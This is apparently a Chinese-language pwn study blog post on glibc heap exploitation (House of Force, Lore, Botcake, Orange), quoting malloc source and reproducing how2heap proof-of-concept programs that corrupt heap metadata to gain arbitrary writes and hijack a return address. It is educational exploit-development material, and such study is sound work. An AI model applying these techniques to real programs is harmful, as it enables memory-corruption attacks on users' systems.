house of ******
196082 慢慢好起来

没错!标题的星号就是脏字!

house of force

这个堆利用的方式是控制top chunk,把top chunk跑到任意位置。

总所周知,在malloc的时候发现bin当中没有合适size的chunk的时候就去会割top chunk,那么是怎么隔的就看一下源码

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
victim = av->top;
size = chunksize (victim);

if ((unsigned long) (size) >= (unsigned long) (nb + MINSIZE))
{
remainder_size = size - nb;
remainder = chunk_at_offset (victim, nb);
av->top = remainder;
set_head (victim, nb | PREV_INUSE |
(av != &main_arena ? NON_MAIN_ARENA : 0));
set_head (remainder, remainder_size | PREV_INUSE);

check_malloced_chunk (av, victim, nb);
void *p = chunk2mem (victim);
alloc_perturb (p, bytes);
return p;
}
1
#define chunk_at_offset(p, s)  ((mchunkptr) (((char *) (p)) + (s)))

通过上面两个片段就很好可以看出来,只要我们top chunk的size大于我们申请的就会进入内部,然后注意remainder = chunk_at_offset (victim, nb);也就是当前的top chunk的地址加上申请的size,下面av->top = remainder;将地址赋值给top chunk,不过这里的问题则是如果我们后面给到一个负值,那么我们的top chunk就可以跑到任意地方了。所以来看看how2heap的poc:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
/*

This PoC works also with ASLR enabled.
It will overwrite a GOT entry so in order to apply exactly this technique RELRO must be disabled.
If RELRO is enabled you can always try to return a chunk on the stack as proposed in Malloc Des Maleficarum
( http://phrack.org/issues/66/10.html )

Tested in Ubuntu 14.04, 64bit, Ubuntu 18.04

*/


#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <malloc.h>
#include <assert.h>

char bss_var[] = "This is a string that we want to overwrite.";

int main(int argc , char* argv[])
{
fprintf(stderr, "\nWelcome to the House of Force\n\n");
fprintf(stderr, "The idea of House of Force is to overwrite the top chunk and let the malloc return an arbitrary value.\n");
fprintf(stderr, "The top chunk is a special chunk. Is the last in memory "
"and is the chunk that will be resized when malloc asks for more space from the os.\n");

fprintf(stderr, "\nIn the end, we will use this to overwrite a variable at %p.\n", bss_var);
fprintf(stderr, "Its current value is: %s\n", bss_var);


fprintf(stderr, "\nLet's allocate the first chunk, taking space from the wilderness.\n");
intptr_t *p1 = malloc(256);
fprintf(stderr, "The chunk of 256 bytes has been allocated at %p.\n", p1 - 2);

fprintf(stderr, "\nNow the heap is composed of two chunks: the one we allocated and the top chunk/wilderness.\n");
int real_size = malloc_usable_size(p1);
fprintf(stderr, "Real size (aligned and all that jazz) of our allocated chunk is %ld.\n", real_size + sizeof(long)*2);

fprintf(stderr, "\nNow let's emulate a vulnerability that can overwrite the header of the Top Chunk\n");

//----- VULNERABILITY ----
intptr_t *ptr_top = (intptr_t *) ((char *)p1 + real_size - sizeof(long));
fprintf(stderr, "\nThe top chunk starts at %p\n", ptr_top);

fprintf(stderr, "\nOverwriting the top chunk size with a big value so we can ensure that the malloc will never call mmap.\n");
fprintf(stderr, "Old size of top chunk %#llx\n", *((unsigned long long int *)((char *)ptr_top + sizeof(long))));
*(intptr_t *)((char *)ptr_top + sizeof(long)) = -1;
fprintf(stderr, "New size of top chunk %#llx\n", *((unsigned long long int *)((char *)ptr_top + sizeof(long))));
//------------------------

fprintf(stderr, "\nThe size of the wilderness is now gigantic. We can allocate anything without malloc() calling mmap.\n"
"Next, we will allocate a chunk that will get us right up against the desired region (with an integer\n"
"overflow) and will then be able to allocate a chunk right over the desired region.\n");

/*
* The evil_size is calulcated as (nb is the number of bytes requested + space for metadata):
* new_top = old_top + nb
* nb = new_top - old_top
* req + 2sizeof(long) = new_top - old_top
* req = new_top - old_top - 2sizeof(long)
* req = dest - 2sizeof(long) - old_top - 2sizeof(long)
* req = dest - old_top - 4*sizeof(long)
*/
unsigned long evil_size = (unsigned long)bss_var - sizeof(long)*4 - (unsigned long)ptr_top;
fprintf(stderr, "\nThe value we want to write to at %p, and the top chunk is at %p, so accounting for the header size,\n"
"we will malloc %#lx bytes.\n", bss_var, ptr_top, evil_size);
void *new_ptr = malloc(evil_size);
fprintf(stderr, "As expected, the new pointer is at the same place as the old top chunk: %p\n", new_ptr - sizeof(long)*2);

void* ctr_chunk = malloc(100);
fprintf(stderr, "\nNow, the next chunk we overwrite will point at our target buffer.\n");
fprintf(stderr, "malloc(100) => %p!\n", ctr_chunk);
fprintf(stderr, "Now, we can finally overwrite that value:\n");

fprintf(stderr, "... old string: %s\n", bss_var);
fprintf(stderr, "... doing strcpy overwrite with \"YEAH!!!\"...\n");
strcpy(ctr_chunk, "YEAH!!!");
fprintf(stderr, "... new string: %s\n", bss_var);

assert(ctr_chunk == bss_var);


// some further discussion:
//fprintf(stderr, "This controlled malloc will be called with a size parameter of evil_size = malloc_got_address - 8 - p2_guessed\n\n");
//fprintf(stderr, "This because the main_arena->top pointer is setted to current av->top + malloc_size "
// "and we \nwant to set this result to the address of malloc_got_address-8\n\n");
//fprintf(stderr, "In order to do this we have malloc_got_address-8 = p2_guessed + evil_size\n\n");
//fprintf(stderr, "The av->top after this big malloc will be setted in this way to malloc_got_address-8\n\n");
//fprintf(stderr, "After that a new call to malloc will return av->top+8 ( +8 bytes for the header ),"
// "\nand basically return a chunk at (malloc_got_address-8)+8 = malloc_got_address\n\n");

//fprintf(stderr, "The large chunk with evil_size has been allocated here 0x%08x\n",p2);
//fprintf(stderr, "The main_arena value av->top has been setted to malloc_got_address-8=0x%08x\n",malloc_got_address);

//fprintf(stderr, "This last malloc will be served from the remainder code and will return the av->top+8 injected before\n");
}

上面的poc很清楚了,可以下去-g调一下。

1
2
if (__glibc_unlikely (size > av->system_mem))
malloc_printerr ("malloc(): corrupted top size");

以上片段是在glibc2.29当中新加的导致无法进行此种方法了。

house of lora

Glibc2.23

这个攻击方式是针对small bin的攻击,先看源码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
if (in_smallbin_range (nb))
{
idx = smallbin_index (nb);
bin = bin_at (av, idx);

if ((victim = last (bin)) != bin)
{
if (victim == 0) /* initialization check */
malloc_consolidate (av);
else
{
bck = victim->bk;
if (__glibc_unlikely (bck->fd != victim))
{
errstr = "malloc(): smallbin double linked list corrupted";
goto errout;
}
set_inuse_bit_at_offset (victim, nb);
bin->bk = bck;
bck->fd = bin;

if (av != &main_arena)
victim->size |= NON_MAIN_ARENA;
check_malloced_chunk (av, victim, nb);
void *p = chunk2mem (victim);
alloc_perturb (p, bytes);
return p;
}
}
}

可以看到上面的操作是将最后一个chunk的bk赋值给bck,然后再把bin->bk=bck就把这个small bin chunk加入到了small bin中去了,不过需要绕过bck->fd!=victim,这里给出poc:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
/*
Advanced exploitation of the House of Lore - Malloc Maleficarum.
This PoC take care also of the glibc hardening of smallbin corruption.

[ ... ]

else
{
bck = victim->bk;
if (__glibc_unlikely (bck->fd != victim)){

errstr = "malloc(): smallbin double linked list corrupted";
goto errout;
}

set_inuse_bit_at_offset (victim, nb);
bin->bk = bck;
bck->fd = bin;

[ ... ]

*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <assert.h>

void jackpot(){ fprintf(stderr, "Nice jump d00d\n"); exit(0); }

int main(int argc, char * argv[]){


intptr_t* stack_buffer_1[4] = {0};
intptr_t* stack_buffer_2[3] = {0};

fprintf(stderr, "\nWelcome to the House of Lore\n");
fprintf(stderr, "This is a revisited version that bypass also the hardening check introduced by glibc malloc\n");
fprintf(stderr, "This is tested against Ubuntu 16.04.6 - 64bit - glibc-2.23\n\n");

fprintf(stderr, "Allocating the victim chunk\n");
intptr_t *victim = malloc(0x100);
fprintf(stderr, "Allocated the first small chunk on the heap at %p\n", victim);

// victim-WORD_SIZE because we need to remove the header size in order to have the absolute address of the chunk
intptr_t *victim_chunk = victim-2;

fprintf(stderr, "stack_buffer_1 at %p\n", (void*)stack_buffer_1);
fprintf(stderr, "stack_buffer_2 at %p\n", (void*)stack_buffer_2);

fprintf(stderr, "Create a fake chunk on the stack\n");
fprintf(stderr, "Set the fwd pointer to the victim_chunk in order to bypass the check of small bin corrupted"
"in second to the last malloc, which putting stack address on smallbin list\n");
stack_buffer_1[0] = 0;
stack_buffer_1[1] = 0;
stack_buffer_1[2] = victim_chunk;

fprintf(stderr, "Set the bk pointer to stack_buffer_2 and set the fwd pointer of stack_buffer_2 to point to stack_buffer_1 "
"in order to bypass the check of small bin corrupted in last malloc, which returning pointer to the fake "
"chunk on stack");
stack_buffer_1[3] = (intptr_t*)stack_buffer_2;
stack_buffer_2[2] = (intptr_t*)stack_buffer_1;

fprintf(stderr, "Allocating another large chunk in order to avoid consolidating the top chunk with"
"the small one during the free()\n");
void *p5 = malloc(1000);
fprintf(stderr, "Allocated the large chunk on the heap at %p\n", p5);


fprintf(stderr, "Freeing the chunk %p, it will be inserted in the unsorted bin\n", victim);
free((void*)victim);

fprintf(stderr, "\nIn the unsorted bin the victim's fwd and bk pointers are nil\n");
fprintf(stderr, "victim->fwd: %p\n", (void *)victim[0]);
fprintf(stderr, "victim->bk: %p\n\n", (void *)victim[1]);

fprintf(stderr, "Now performing a malloc that can't be handled by the UnsortedBin, nor the small bin\n");
fprintf(stderr, "This means that the chunk %p will be inserted in front of the SmallBin\n", victim);

void *p2 = malloc(1200);
fprintf(stderr, "The chunk that can't be handled by the unsorted bin, nor the SmallBin has been allocated to %p\n", p2);

fprintf(stderr, "The victim chunk has been sorted and its fwd and bk pointers updated\n");
fprintf(stderr, "victim->fwd: %p\n", (void *)victim[0]);
fprintf(stderr, "victim->bk: %p\n\n", (void *)victim[1]);

//------------VULNERABILITY-----------

fprintf(stderr, "Now emulating a vulnerability that can overwrite the victim->bk pointer\n");

victim[1] = (intptr_t)stack_buffer_1; // victim->bk is pointing to stack

//------------------------------------

fprintf(stderr, "Now allocating a chunk with size equal to the first one freed\n");
fprintf(stderr, "This should return the overwritten victim chunk and set the bin->bk to the injected victim->bk pointer\n");

void *p3 = malloc(0x100);


fprintf(stderr, "This last malloc should trick the glibc malloc to return a chunk at the position injected in bin->bk\n");
char *p4 = malloc(0x100);
fprintf(stderr, "p4 = malloc(0x100)\n");

fprintf(stderr, "\nThe fwd pointer of stack_buffer_2 has changed after the last malloc to %p\n",
stack_buffer_2[2]);

fprintf(stderr, "\np4 is %p and should be on the stack!\n", p4); // this chunk will be allocated on stack
intptr_t sc = (intptr_t)jackpot; // Emulating our in-memory shellcode
memcpy((p4+40), &sc, 8); // This bypasses stack-smash detection since it jumps over the canary

// sanity check
assert((long)__builtin_return_address(0) == (long)jackpot);
}

一样的上面的poc确实写的非常详细,自己下去调

Glibc 2.27后

此时就出现了tcache,存在了前几天的机制:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
if (in_smallbin_range (nb))
{
idx = smallbin_index (nb);
bin = bin_at (av, idx);

if ((victim = last (bin)) != bin)
{
bck = victim->bk;
if (__glibc_unlikely (bck->fd != victim))
malloc_printerr ("malloc(): smallbin double linked list corrupted");
set_inuse_bit_at_offset (victim, nb);
bin->bk = bck;
bck->fd = bin;

if (av != &main_arena)
set_non_main_arena (victim);
check_malloced_chunk (av, victim, nb);
#if USE_TCACHE
/* While we're here, if we see other chunks of the same size,
stash them in the tcache. */
size_t tc_idx = csize2tidx (nb);
if (tcache && tc_idx < mp_.tcache_bins)
{
mchunkptr tc_victim;

/* While bin not empty and tcache not full, copy chunks over. */
while (tcache->counts[tc_idx] < mp_.tcache_count
&& (tc_victim = last (bin)) != bin)
{
if (tc_victim != 0)
{
bck = tc_victim->bk;
set_inuse_bit_at_offset (tc_victim, nb);
if (av != &main_arena)
set_non_main_arena (tc_victim);
bin->bk = bck;
bck->fd = bin;

tcache_put (tc_victim, tc_idx);
}
}
}
#endif
void *p = chunk2mem (victim);
alloc_perturb (p, bytes);
return p;
}
}

当我们把chunk放进了small bin就会马上进入到tcache内,并且还是个while循环,所以其实有了tcache之后这个就很难利用了,但是依旧是可以利用:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
/*
Advanced exploitation of the House of Lore - Malloc Maleficarum.
This PoC take care also of the glibc hardening of smallbin corruption.

[ ... ]

else
{
bck = victim->bk;
if (__glibc_unlikely (bck->fd != victim)){

errstr = "malloc(): smallbin double linked list corrupted";
goto errout;
}

set_inuse_bit_at_offset (victim, nb);
bin->bk = bck;
bck->fd = bin;

[ ... ]

*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <assert.h>

void jackpot(){ fprintf(stderr, "Nice jump d00d\n"); exit(0); }

int main(int argc, char * argv[]){


intptr_t* stack_buffer_1[4] = {0};
intptr_t* stack_buffer_2[3] = {0};
void* fake_freelist[7][4];

fprintf(stderr, "\nWelcome to the House of Lore\n");
fprintf(stderr, "This is a revisited version that bypass also the hardening check introduced by glibc malloc\n");
fprintf(stderr, "This is tested against Ubuntu 20.04.2 - 64bit - glibc-2.31\n\n");

fprintf(stderr, "Allocating the victim chunk\n");
intptr_t *victim = malloc(0x100);
fprintf(stderr, "Allocated the first small chunk on the heap at %p\n", victim);

fprintf(stderr, "Allocating dummy chunks for using up tcache later\n");
void *dummies[7];
for(int i=0; i<7; i++) dummies[i] = malloc(0x100);

// victim-WORD_SIZE because we need to remove the header size in order to have the absolute address of the chunk
intptr_t *victim_chunk = victim-2;

fprintf(stderr, "stack_buffer_1 at %p\n", (void*)stack_buffer_1);
fprintf(stderr, "stack_buffer_2 at %p\n", (void*)stack_buffer_2);

fprintf(stderr, "Create a fake free-list on the stack\n");
for(int i=0; i<6; i++) {
fake_freelist[i][3] = fake_freelist[i+1];
}
fake_freelist[6][3] = NULL;
fprintf(stderr, "fake free-list at %p\n", fake_freelist);

fprintf(stderr, "Create a fake chunk on the stack\n");
fprintf(stderr, "Set the fwd pointer to the victim_chunk in order to bypass the check of small bin corrupted"
"in second to the last malloc, which putting stack address on smallbin list\n");
stack_buffer_1[0] = 0;
stack_buffer_1[1] = 0;
stack_buffer_1[2] = victim_chunk;

fprintf(stderr, "Set the bk pointer to stack_buffer_2 and set the fwd pointer of stack_buffer_2 to point to stack_buffer_1 "
"in order to bypass the check of small bin corrupted in last malloc, which returning pointer to the fake "
"chunk on stack");
stack_buffer_1[3] = (intptr_t*)stack_buffer_2;
stack_buffer_2[2] = (intptr_t*)stack_buffer_1;

fprintf(stderr, "Set the bck pointer of stack_buffer_2 to the fake free-list in order to prevent crash prevent crash "
"introduced by smallbin-to-tcache mechanism\n");
stack_buffer_2[3] = (intptr_t *)fake_freelist[0];

fprintf(stderr, "Allocating another large chunk in order to avoid consolidating the top chunk with"
"the small one during the free()\n");
void *p5 = malloc(1000);
fprintf(stderr, "Allocated the large chunk on the heap at %p\n", p5);


fprintf(stderr, "Freeing dummy chunk\n");
for(int i=0; i<7; i++) free(dummies[i]);
fprintf(stderr, "Freeing the chunk %p, it will be inserted in the unsorted bin\n", victim);
free((void*)victim);

fprintf(stderr, "\nIn the unsorted bin the victim's fwd and bk pointers are nil\n");
fprintf(stderr, "victim->fwd: %p\n", (void *)victim[0]);
fprintf(stderr, "victim->bk: %p\n\n", (void *)victim[1]);

fprintf(stderr, "Now performing a malloc that can't be handled by the UnsortedBin, nor the small bin\n");
fprintf(stderr, "This means that the chunk %p will be inserted in front of the SmallBin\n", victim);

void *p2 = malloc(1200);
fprintf(stderr, "The chunk that can't be handled by the unsorted bin, nor the SmallBin has been allocated to %p\n", p2);

fprintf(stderr, "The victim chunk has been sorted and its fwd and bk pointers updated\n");
fprintf(stderr, "victim->fwd: %p\n", (void *)victim[0]);
fprintf(stderr, "victim->bk: %p\n\n", (void *)victim[1]);

//------------VULNERABILITY-----------

fprintf(stderr, "Now emulating a vulnerability that can overwrite the victim->bk pointer\n");

victim[1] = (intptr_t)stack_buffer_1; // victim->bk is pointing to stack

//------------------------------------
fprintf(stderr, "Now take all dummies chunk in tcache out\n");
for(int i=0; i<7; i++) malloc(0x100);


fprintf(stderr, "Now allocating a chunk with size equal to the first one freed\n");
fprintf(stderr, "This should return the overwritten victim chunk and set the bin->bk to the injected victim->bk pointer\n");

void *p3 = malloc(0x100);

fprintf(stderr, "This last malloc should trick the glibc malloc to return a chunk at the position injected in bin->bk\n");
char *p4 = malloc(0x100);
fprintf(stderr, "p4 = malloc(0x100)\n");

fprintf(stderr, "\nThe fwd pointer of stack_buffer_2 has changed after the last malloc to %p\n",
stack_buffer_2[2]);

fprintf(stderr, "\np4 is %p and should be on the stack!\n", p4); // this chunk will be allocated on stack
intptr_t sc = (intptr_t)jackpot; // Emulating our in-memory shellcode

long offset = (long)__builtin_frame_address(0) - (long)p4;
memcpy((p4+offset+8), &sc, 8); // This bypasses stack-smash detection since it jumps over the canary

// sanity check
assert((long)__builtin_return_address(0) == (long)jackpot);
}


可以看到,他这里是创建了一个假的fake_freelist,这个的作用就是到最后while循环时,将所有内容放入到tcache中,不然会引起崩溃

image-20220303160743463

house of botcake

在glibc2.27里的tcache是什么验证都没加

1
2
3
4
5
6
7
if (tcache
&& tc_idx < mp_.tcache_bins
&& tcache->counts[tc_idx] < mp_.tcache_count)
{
tcache_put (p, tc_idx);
return;
}

所以可以很轻易的double free,但是在glibc2.29之后就不一样了:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
if (__glibc_unlikely (e->key == tcache))
{
tcache_entry *tmp;
LIBC_PROBE (memory_tcache_double_free, 2, e, tc_idx);
for (tmp = tcache->entries[tc_idx];
tmp;
tmp = tmp->next)
if (tmp == e)
malloc_printerr ("free(): double free detected in tcache 2");
/* If we get here, it was a coincidence. We've wasted a
few cycles, but don't abort. */
}

if (tcache->counts[tc_idx] < mp_.tcache_count)
{
tcache_put (p, tc_idx);
return;
}

但是一样有办法可以让tcache存在我们指定地址的fake chunk,下面看poc:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <assert.h>


int main()
{
/*
* This attack should bypass the restriction introduced in
* https://sourceware.org/git/?p=glibc.git;a=commit;h=bcdaad21d4635931d1bd3b54a7894276925d081d
* If the libc does not include the restriction, you can simply double free the victim and do a
* simple tcache poisoning
* And thanks to @anton00b and @subwire for the weird name of this technique */

// disable buffering so _IO_FILE does not interfere with our heap
setbuf(stdin, NULL);
setbuf(stdout, NULL);

// introduction
puts("This file demonstrates a powerful tcache poisoning attack by tricking malloc into");
puts("returning a pointer to an arbitrary location (in this demo, the stack).");
puts("This attack only relies on double free.\n");

// prepare the target
intptr_t stack_var[4];
puts("The address we want malloc() to return, namely,");
printf("the target address is %p.\n\n", stack_var);

// prepare heap layout
puts("Preparing heap layout");
puts("Allocating 7 chunks(malloc(0x100)) for us to fill up tcache list later.");
intptr_t *x[7];
for(int i=0; i<sizeof(x)/sizeof(intptr_t*); i++){
x[i] = malloc(0x100);
}
puts("Allocating a chunk for later consolidation");
intptr_t *prev = malloc(0x100);
puts("Allocating the victim chunk.");
intptr_t *a = malloc(0x100);
printf("malloc(0x100): a=%p.\n", a);
puts("Allocating a padding to prevent consolidation.\n");
malloc(0x10);

// cause chunk overlapping
puts("Now we are able to cause chunk overlapping");
puts("Step 1: fill up tcache list");
for(int i=0; i<7; i++){
free(x[i]);
}
puts("Step 2: free the victim chunk so it will be added to unsorted bin");
free(a);

puts("Step 3: free the previous chunk and make it consolidate with the victim chunk.");
free(prev);

puts("Step 4: add the victim chunk to tcache list by taking one out from it and free victim again\n");
malloc(0x100);
/*VULNERABILITY*/
free(a);// a is already freed
/*VULNERABILITY*/

// simple tcache poisoning
puts("Launch tcache poisoning");
puts("Now the victim is contained in a larger freed chunk, we can do a simple tcache poisoning by using overlapped chunk");
intptr_t *b = malloc(0x120);
puts("We simply overwrite victim's fwd pointer");
b[0x120/8-2] = (long)stack_var;

// take target out
puts("Now we can cash out the target chunk.");
malloc(0x100);
intptr_t *c = malloc(0x100);
printf("The new chunk is at %p\n", c);

// sanity check
assert(c==stack_var);
printf("Got control on target/stack!\n\n");

// note
puts("Note:");
puts("And the wonderful thing about this exploitation is that: you can free b, victim again and modify the fwd pointer of victim");
puts("In that case, once you have done this exploitation, you can have many arbitary writes very easily.");

return 0;
}

其实很简单,也是利用了double free不过第一次free是将a丢进了unsorted bin当中,然后第二次free将a丢进了tcache,然后利用unsorted bin当中的chunk去修改tcache中的fd指针。

house of orange

这一攻击手法只是用于glibc2.27及一下,因为其中存在unsorted bin attack

其实这一攻击手法也是非常简单,主要适用于程序当中不存在free的时候形成一个unsorted bin chunk然后经过unsorted bin attack进行FSOP

因为涉及到的源码过多我这里只贴部分就行:

1
2
3
4
5
6
7
if (av == NULL
|| ((unsigned long) (nb) >= (unsigned long) (mp_.mmap_threshold)
&& (mp_.n_mmaps < mp_.n_mmaps_max)))
{
char *mm; /* return value from mmap call*/

try_mmap:

首先我们肯定是不想进行mmap来新增堆空间的,所以我们不能大于他的阀值(0x2000),其次我们如果要扩展top chunk需要绕过这几条判断:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
/* Record incoming configuration of top */

old_top = av->top;
old_size = chunksize (old_top);
old_end = (char *) (chunk_at_offset (old_top, old_size));

brk = snd_brk = (char *) (MORECORE_FAILURE);

/*
If not the first time through, we require old_size to be
at least MINSIZE and to have prev_inuse set.
*/

assert ((old_top == initial_top (av) && old_size == 0) ||
((unsigned long) (old_size) >= MINSIZE &&
prev_inuse (old_top) &&
((unsigned long) old_end & (pagesize - 1)) == 0));

/* Precondition: not enough current space to satisfy nb request */
assert ((unsigned long) (old_size) < (unsigned long) (nb + MINSIZE));

可以看到存在两个assert,第一个assert我们很好绕过,只需要保留top chunk的后三位即可保留,第二个则是我们申请的size大于top chunk的size。

因为没找到poc我就自己写了一个,其实也是很简单的,很好就可以想到:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <malloc.h>
int main()
{
intptr_t *fp;
fp = malloc(0x10);
intptr_t *top;
top = fp + 2;
fprintf(stderr, "the top chunk starts at %p;\n", top);
fprintf(stderr, "the size of top chunk is %#lx;\n", *(top + 1));
*(top + 1) = 0xd91;
malloc(0x1000);
fprintf(stderr, "Now,the top chunk is inserted the unsorted bin\n");
}

参考链接

https://github.com/shellphish/how2heap

https://www.anquanke.com/post/id/218887

 评论
评论插件加载失败
正在加载评论插件
由 Hexo 驱动 & 主题 Keep
本站由 提供部署服务
总字数 347.8k 访客数 访问量